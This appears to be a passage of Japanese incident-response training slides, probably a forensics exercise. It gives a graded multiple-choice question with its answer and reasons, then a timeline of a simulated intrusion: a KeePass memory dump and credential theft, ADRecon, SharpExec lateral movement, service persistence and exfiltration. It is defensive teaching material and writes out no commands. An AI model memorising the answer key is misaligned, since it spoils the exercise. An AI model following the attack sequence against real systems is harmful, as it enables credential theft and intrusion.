A. 1, 3, 7

8.3 Incident Response (2pt)

ここまでの調査で分かったことを踏まえ、次に実施すべきことを1つ選択せよ。

A: 侵害の疑いがある端末をいち早くクリーンにするため、OSを再インストールする

B: Swan先生の端末(WS01)から外部への通信をブロックする

C: 全端末からの外部への通信をすべてブロックする

D: Swan先生にリテラシー教育を行う

8.3 Incident Response (2pt)

DCを含めた複数の端末に感染が広がっていることから、確実な封じ込めを行うことが出来るCが正解

その他の選択肢について

A: 侵害の疑いがある端末をいち早くクリーンにするため、OSを再インストールする

→ 封じ込め後の最終段階で実施すること

B: Swan先生の端末(WS01)から外部への通信をブロックする

→ 他の端末に感染が広がっているので不十分

D: Swan先生にリテラシー教育を行う

→ 今後の対策としては必要だがインシデント終息後にやるべきこと

攻撃シナリオまとめ

Timestamp	Tactics	Event	Host	User
17:08:43	Initial Access	pipを実行し、Havocが発火	WS01	Swan
17:10:54	Discovery	tasklistでプロセス一覧を取得		
17:11:20	Credential Access	KeePassのexeのフルパスを取得		
17:17:06		KeePassのバージョンを取得		
17:18:19		Dump64のダウンロード		
17:18:54		Dump64でKeePassのメモリダンプ		
17:19:25		KeePass Password Dumperのダウンロード		
17:20:59		KeePass Password Dumperの実行		
17:22:10		kdbxファイルの持ち出し		
17:28:24	Discovery	ADReconのダウンロード		
17:29:41		ADReconの実行		
17:30:21		ADReconの結果をzipにまとめる		
17:30:59		ADReconの結果を持ち出し		

攻撃シナリオまとめ

Timestamp	Tactics	Event	Host	User
17:38:35	Lateral Movement	SharpExecのダウンロード	WS01	Swan
17:39:07		SharpExecでDC01に横展開		
17:40:04	Persistence	永続化用のexeをダウンロード	DC01	Henderson
17:40:21		永続化用exeをサービスとして登録		
17:41:25	Lateral Movement	SharpExecでFILE01に横展開	WS01	Swan
17:42:19	Exfiltration	特定の拡張子のファイルを探索	FILE01	Henderson
17:44:28		目的のファイルがあるフォルダーをzipにまとめる		
17:45:36		zipファイルの持ち出し		

Thank you!!